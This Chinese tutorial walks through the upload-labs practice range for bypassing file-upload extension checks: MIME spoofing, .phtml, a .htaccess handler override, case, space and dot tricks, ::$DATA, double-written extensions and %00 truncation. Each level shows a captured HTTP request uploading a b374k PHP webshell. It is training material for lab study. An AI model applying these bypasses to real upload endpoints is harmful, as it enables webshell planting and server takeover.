一、文件上传黑白名单绕过

文件上传靶场

upload-labs：https://github.com/c0ny1/upload-labs

搭建方式：

- 本地搭建
  - phpstudy
- docker搭建
  - docker pull tanyiqu/upload-labs:21
  - docker run -d -p 8089:80 tanyiqu/upload-labs:21

ps：一些关卡只能通过Windows搭建实现，一些关卡只能通过Linux搭建实现，因此两种搭建方式都需要。

1、黑白名单

黑名单：黑名单是一个列表，在黑名单列表里面记录的内容（人、手机号、ip等）或被限制或禁止执行一些操作。

白名单：白名单与黑名单相对，也是一个列表，只有在白名单列表里的内容（人、手机号、ip等）才可以执行一些操作，不在白名单记录的内容（人、手机号、ip等）则会被禁止执行操作。

文件上传漏洞黑名单：

某些网站禁止用户上传扩展名为 `.asp .php .aspx .jsp` 的文件， `.asp .php .aspx .jsp` 这个列表就叫做黑名单。

文件上传漏洞白名单：

某些网站只允许用户上传扩展名为 `.png .jpg .gif` 的文件， `.png .jpg .gif` 这个列表就叫做白名单。

2、MIME绕过

原理

MIME：（Multipurpose Internet Mail Extensions），MIME是一种标准，用来表示文档、文件或字节流的性质和格式。

常见的MIME：

类型	描述	典型示例
text	表明文件是普通文本，理论上是人类可读	text/plain，text/html，text/css，text/javascript
image	表明是某种图像。不包括视频，但是动态图（比如动态gif）也使用image类型	image/gif，image/png，image/jpeg，image/bmp，image/webp，image/x-icon，image/vnd.microsoft.icon
audio	表明是某种音频文件	audio/midi，audio/mpeg，audio/webm，audio/ogg，audio/wav
video	表明是某种视频文件	video/webm，video/ogg
application	表明是某种二进制数据	application/octet-stream，application/pkcs12，application/vnd.mspowerpoint，application/xhtml+xml，application/xml，application/pdf

服务器在检测上传的图片时，可能会检测文件的MIME类型。

此类检测可以通过修改MIME进行绕过。

演示

环境：uplo-labs靶场 Windows&Linux

工具：Burpsuit

关卡：Pass-02

此关卡中，网站服务端检测 Content-Type （MIME）内容。

1、开启代理和bp拦截

2、选择一个PHP文件上传

3、修改http包中的 Content-Type 为 image/png

```
POST /Pass-02/index.php HTTP/1.1
Host: 193.168.4.75:9999
Content-Length: 49206
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://193.168.4.75:9999
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx6Hzvrg4svkswbAp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apn
Referer: http://193.168.4.75:9999/Pass-02/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

------WebKitFormBoundaryx6Hzvrg4svkswbAp
Content-Disposition: form-data; name="upload_file"; filename="b374k.php"
Content-Type: image/png
```

4、上传成功

3、特殊扩展名绕过

原理

由于历史原因，部分解释器可能支持符合正则 /ph(p[2-7]?|t(ml)?)/ 的后缀，如 php / php5 / pht / phtml / shtml / pwml / phtm 等 可在禁止上传php文件时测试该类型。

演示

环境：uplo-labs靶场 **Linux**

工具：Burpsuit

关卡：Pass-03

此关卡中，网站只过滤 .asp|.aspx|.php|.jsp 后缀文件。

1、将木马php文件扩展名改成 .phtml

2、直接上传 .phtml 文件

3、上传成功后访问

4、htaccess绕过

原理

.htaccess文件 (或者“分布式配置文件”）,全称是 Hypertext Access(超文本入口)。

提供了针对目录改变配置的方法，即在一个特定的文档目录中放置一个包含一个或多个指令的文件，以作用于此目录及其所有子目录。作为用户，所能使用的命令受到限制。管理员可以通过 Apache的 AllowOverride指令来设置。

.htaccess在文件上传中最大作用就是 可以使任何类型文件作为 php解析，该文件在 Apache里默认是启用的。

演示

环境：uplo-labs靶场 **Linux**

工具：Burpsuit

关卡：Pass-04

此关卡中，网站过滤黑名单中没有 .htaccess。

1、准备一个 a.htaccess 文件，内容如下：

```
SetHandler application/x-httpd-php
```

2、使用bp抓包上传 a.htaccess，并在上传时将名称改成 .htaccess

```
POST /Pass-04/index.php HTTP/1.1
Host: 193.168.4.75:9999
Content-Length: 339
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://193.168.4.75:9999
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryABioZL9qmPptLGqk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/sig
Referer: http://193.168.4.75:9999/Pass-04/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: PHPSESSID=s83avtb04sjj3j2f4s2npi67c2
Connection: close

------WebKitFormBoundaryABioZL9qmPptLGqk
Content-Disposition: form-data; name="upload_file"; filename=".htaccess"
Content-Type: application/octet-stream

SetHandler application/x-httpd-php
------WebKitFormBoundaryABioZL9qmPptLGqk
Content-Disposition: form-data; name="submit"

上传
------WebKitFormBoundaryABioZL9qmPptLGqk--
```

3、将php木马修改名称，改成随意的扩展名，如 shell.ppp，并直接上传

4、访问 shell.ppp，解析成功

5、大小写绕过

原理

网站在过滤扩展名时，如果没有将字符串统一大小写后再进行比较的话，可以通过修改扩展名大小写的方式绕过。

演示

环境：uplo-labs靶场 **Linux**

工具：Burpsuit

关卡：Pass-06

此关卡中，网站过滤黑名单没有验证大小写。

1、将php的木马，修改扩展名为 phP

2、上传此文件，直接解析成功

6、空格绕过

原理

在Windows中，文件首位如果有空格，系统会默认去除。

如："example.php　" 文件会被修改成："example.php"

但是在服务器字符串匹配时，".php　" 与 ".php"匹配不成功，即可绕过。

演示

环境：uplo-labs靶场 **Windows**

工具：Burpsuit

关卡：Pass-07

此关卡中，网站过滤黑名单没有去除首尾空格。

1、上传php木马，使用bp抓包

2、修改文件名，在某尾加上一些空格

```
POST /cyber-ranges/ranges/upload/Pass-07/index.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 49206
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="98", "Microsoft Edge";v="98"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryhHefWXA1ETqLiAGx
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chro
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,app
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/cyber-ranges/ranges/upload/Pass-07/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: PHPSESSID=5n551ecvmgoj9kb11s86j7gq77
Connection: close

------WebKitFormBoundaryhHefWXA1ETqLiAGx
Content-Disposition: form-data; name="upload_file"; filename="b374k.php    "
Content-Type: application/octet-stream
```

3、上传成功并解析

7、点号绕过

原理

在windows中，文件名最末尾的 点不会被解析

演示

环境：uplo-labs靶场 **Windows**

工具：Burpsuit

关卡：Pass-08

此关卡中，网站过滤黑名单没有去除末尾的点。

1、上传php木马，使用bp抓包

2、修改文件名，在某尾加上一个点

```
POST /cyber-ranges/ranges/upload/Pass-08/index.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 49206
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="98", "Microsoft Edge";v="98"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryVAEqkrn1Q4uYwYzt
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,a
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/cyber-ranges/ranges/upload/Pass-08/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: PHPSESSID=5n55lecvmgoj9kbl1s86j7gq77
Connection: close

------WebKitFormBoundaryVAEqkrn1Q4uYwYzt
Content-Disposition: form-data; name="upload_file"; filename="b374k.php."
Content-Type: application/octet-stream
```

3、上传成功并解析

8、点+空格+点绕过

原理

PHP中的 deldot()函数会删除字符串中的点，但是该函数检测到末尾的第一个点之后，会删除，并且继续检测。如果遇到空格则会停止删除。

构造 点 空格 点 即可进行绕过。

演示

环境：uplo-labs靶场 **Windows**

工具：Burpsuit

关卡：Pass-10

此关卡中，网站过滤黑名单使用deldot()函数删除末尾的点。

1、上传php木马，使用bp抓包

2、修改文件名，在某尾加上 点 空格 点

```
POST /cyber-ranges/ranges/upload/Pass-10/index.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 49206
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="98", "Microsoft Edge";v="98"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary8hwX9PofZvcaWwt0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/cyber-ranges/ranges/upload/Pass-10/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: PHPSESSID=5n551ecvmgoj9kbl1s86j7gq77
Connection: close

------WebKitFormBoundary8hwX9PofZvcaWwt0
Content-Disposition: form-data; name="upload_file"; filename="b374k.php. ."
Content-Type: application/octet-stream
```

3、上传成功并解析

9、特殊字符::$DATA绕过

原理

在 window的时候如果文件名+"::$DATA"会把::$DATA之后的数据当成文件流处理,不会检测后缀名，且保持"::$DATA"之前的文件名他的目的就是不检查后缀名。

如：a.php::$DATA 与 a.php 等价

演示

环境：uplo-labs靶场 **Windows**

工具：Burpsuit

关卡：Pass-09

此关卡中，网站过滤黑名单没有检测::$DATA。

1、上传php木马，使用bp抓包

2、修改文件名，在某尾加上 ::$DATA

```
POST /cyber-ranges/ranges/upload/Pass-09/index.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 49206
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="98", "Microsoft Edge";v="98"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryC1BTF5fb70grjkuC
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chr
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,ap
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/cyber-ranges/ranges/upload/Pass-09/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: PHPSESSID=5n551ecvmgoj9kb11s86j7gq77
Connection: close

------WebKitFormBoundaryC1BTF5fb70grjkuC
Content-Disposition: form-data; name="upload_file"; filename="b374k.php::$DATA"
Content-Type: application/octet-stream
```

3、上传成功，在访问时去除 ::$DATA即可

10、双写绕过

原理

PHP中 str_ireplace(find,replace,string,count) 函数替换字符串中的一些字符（不区分大小写）且只能去除一次。

如果后端服务器在验证扩展名时，没有递归替换扩展名的话，可以使用双写扩展名的方式进行绕过。

演示

环境：uplo-labs靶场 **Windows**&**Linux**

工具：Burpsuit

关卡：Pass-11

此关卡中，网站过滤黑名单没有递归删除扩展名。

1、上传php木马，使用bp抓包

2、修改文件名扩展名，改为 .pphphp

```
POST /Pass-11/index.php HTTP/1.1
Host: 193.168.4.75:9999
Content-Length: 49206
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://193.168.4.75:9999
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryHCBIOBktB56BNkG7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apn
Referer: http://193.168.4.75:9999/Pass-11/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: PHPSESSID=s83avtb04sjj3j2f4s2npi67c2
Connection: close

------WebKitFormBoundaryHCBIOBktB56BNkG7
Content-Disposition: form-data; name="upload_file"; filename="b374k.pphphp"
Content-Type: application/octet-stream
```

3、上传成功，并且可直接访问解析

注意：不要改成 ph**php**p，否则会被替换后扩展名会变成 hpp

11、00截断-GET

原理

php的一些函数的底层是 C语言，C语言的字符串中，如果遇到0x00会被编译器认为是字符串结束标志，会把该字符串截断。0x表示 16进制，URL中%00解码成 16进制就是 0x00。

可以构造名字带有%00木马上传，进行绕过

演示

环境：uplo-labs靶场 **Windows**


工具：Burpsuit

关卡：Pass-12

必要配置：

- php 版本 <5.3.4 才可以进行00截断
- magic_quotes_gpc = Off

1、切换PHP版本：



2、修改 php.ini 配置文件




```
437  ; Maximum size of POST data that PHP will accept.
438  post_max_size = 100M
439
440  ; Magic quotes
441  ;
442
443  ; Magic quotes for incoming GET/POST/Cookie data.
444  magic_quotes_gpc = Off
445
446  ; Magic quotes for runtime-generated data, e.g. data
447  magic_quotes_runtime = Off
448
449  ; Use Sybase-style magic quotes (escape ' with '' ins
450  magic_quotes_sybase = Off
```

3、上传php木马，使用bp抓包

4、修改 save_path=../upload/shell.php%00 、 filename=a.png

```
POST /cyber-ranges/ranges/upload/Pass-12/index.php?save_path=../upload/shell.php%00 HTTP/1.1
Host: 127.0.0.1
Content-Length: 49206
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="98", "Microsoft Edge";v="98"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJNA7mAzE9RAPCz73
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,applicati
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/cyber-ranges/ranges/upload/Pass-12/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: PHPSESSID=5n551ecvmgoj9kb11s86j7gq77
Connection: close

------WebKitFormBoundaryJNA7mAzE9RAPCz73
Content-Disposition: form-data; name="upload_file"; filename="a.png"
Content-Type: application/octet-stream
```

5、访问 shell.php即可

12、00截断-POST

原理

原理同GET方式，只不过传参方式为POST。

演示

环境：uplo-labs靶场 **Windows**

工具：Burpsuit

关卡：Pass-13

必要配置：

- php 版本 <5.3.4 才可以进行00截断
- magic_quotes_gpc = Off

1、上传php木马，使用bp抓包

2、修改 ../upload/a.php.png filename=a.png


```
POST /cyber-ranges/ranges/upload/Pass-13/index.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 49312
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="98", "Microsoft Edge";v="98"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryira6mA4axOtE81kp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safa
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-excha
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/cyber-ranges/ranges/upload/Pass-13/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: PHPSESSID=5n551ecvmgoj9kb11s86j7gq77
Connection: close

------WebKitFormBoundaryira6mA4axOtE81kp
Content-Disposition: form-data; name="save_path"

../upload/a.php.png
------WebKitFormBoundaryira6mA4axOtE81kp
Content-Disposition: form-data; name="upload_file"; filename="a.png"
Content-Type: application/octet-stream
```

3、添加%00

在光标位置输入一个空格，并选中它，在右边改为00



4、上传成功，访问 a.php即可